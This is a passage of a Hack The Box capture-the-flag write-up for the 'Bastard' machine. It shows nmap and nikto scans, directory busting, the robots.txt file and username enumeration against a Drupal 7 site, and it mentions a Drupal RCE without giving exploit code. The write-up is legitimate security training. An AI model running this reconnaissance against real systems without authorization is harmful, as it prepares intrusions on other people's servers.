Bastard HTB Writeup

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Bastard HTB Thoughts

https://app.hackthebox.com/machines/7

This was listed as a medium box but it seemed fairly straightforward to me if you did the right enumeration. I did have weird issues with the privilege escalation and had to resort to using metasploit but no harm no foul since I was on the right track and just having weird shell issues. Fun Foothold but Escalation was pretty standard windows privesc.

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2. High Overview


From the initial scan of the box I found a few interesting ports but quickly whittled it down to the web service being the only thing useful. I learned with very good accuracy that the box was a server 2008 R2 machine running Drupal 7.54 CMS. This version of Drupal was exploitable to RCE. Once I got the RCE foothold I did quite a bit of enumeration trying to see if there was anything interesting on the box but ultimately since it was a completely unpatched server 2008 R2 box I just needed to find a good privesc CVE to run.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.


3. Nmap Enumeration

3.1. sudo nmap -T4 -p- -v bastard.htb



```
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
49154/tcp open  unknown
```

3.2. sudo nmap -T4 -p 80,135,49154 -A -sC -sV -v bastard.htb




```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:
osoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windo
sp1 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Micros
t Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Serv
008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 o
, Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsof
r 2008 R2 SP1 (91%), Microsoft Windows Vista SP0 or SP1, Windows Se
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 1.254 days (since Sun Dec 26 15:38:48 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   52.97 ms 10.10.14.1
2   53.22 ms bastard.htb (10.10.10.9)
```


4. Service Enumeration

4.1. I tried looking into the multiple services initially but quickly narrowed it down to the web service being the only service of interest.

4.2. I started a Nikto scan and some directory busters to start gathering information about the site.




```
┌──(kali㉿kali)-[~]
└─$ nikto -h bastard.htb
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.9
+ Target Hostname:    bastard.htb
+ Target Port:        80
+ Start Time:         2021-12-27 21:49:08 (GMT-6)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/7.5
+ Retrieved x-powered-by header: ARRAY(0×55da6921a1b0)
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect aga
rms of XSS
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
+ Entry '/INSTALL.mysql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/INSTALL.pgsql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/INSTALL.sqlite.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/install.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/LICENSE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/MAINTAINERS.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/UPGRADE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/xmlrpc.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/?q=comment/reply/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/?q=filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/?q=user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/?q=user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/?q=user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 68 entries which should be manually viewed.
```




Directory Stucture	
/	200
themes	403
modules	403
misc	403
search	403
scripts	403
user	200
0	200
admin	403
node	200
sites	403
default	403
includes	403
profiles	403
rest	200

4.3. Gobuster kept crashing but I got a decent amount of starting info from dirbuster.

4.4. I checked the very noisy robots.txt file and got flooded with information from that.




```
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html

User-agent: *
Crawl-delay: 10
# CSS, JS, Images
Allow: /misc/*.css$
Allow: /misc/*.css?
Allow: /misc/*.js$
Allow: /misc/*.js?
Allow: /misc/*.gif
Allow: /misc/*.jpg
Allow: /misc/*.jpeg
Allow: /misc/*.png
Allow: /modules/*.css$
Allow: /modules/*.css?
Allow: /modules/*.js$
Allow: /modules/*.js?
Allow: /modules/*.gif
Allow: /modules/*.jpg
Allow: /modules/*.jpeg
Allow: /modules/*.png
Allow: /profiles/*.css$
Allow: /profiles/*.css?
Allow: /profiles/*.js$
Allow: /profiles/*.js?
Allow: /profiles/*.gif
Allow: /profiles/*.jpg
Allow: /profiles/*.jpeg
Allow: /profiles/*.png
Allow: /themes/*.css$
Allow: /themes/*.css?
Allow: /themes/*.js$
Allow: /themes/*.js?
Allow: /themes/*.gif
Allow: /themes/*.jpg
Allow: /themes/*.jpeg
Allow: /themes/*.png
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
```



```
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/
```

4.5. I tried registering an account with no luck on the main page.



- Unable to send e-mail. Contact the site administrator if the problem persists.
- Unable to send e-mail. Contact the site administrator if the problem persists.

Thank you for applying for an account. Your account is currently pending approval by the site administrator. In the meantime, a welcome message with further instructions has been sent to your e-mail address.

User login


Username * test

Password *

Welcome to 10.10.10.9

No front page content has been created yet.

4.6. Seems like there is a potential to enumerate usernames from the “Request A New Password” feature.




Sorry, *test* is not recognized as a user name or an e-mail address.

Username or e-mail address *


test

4.7. The changelog file revealed the current version number.



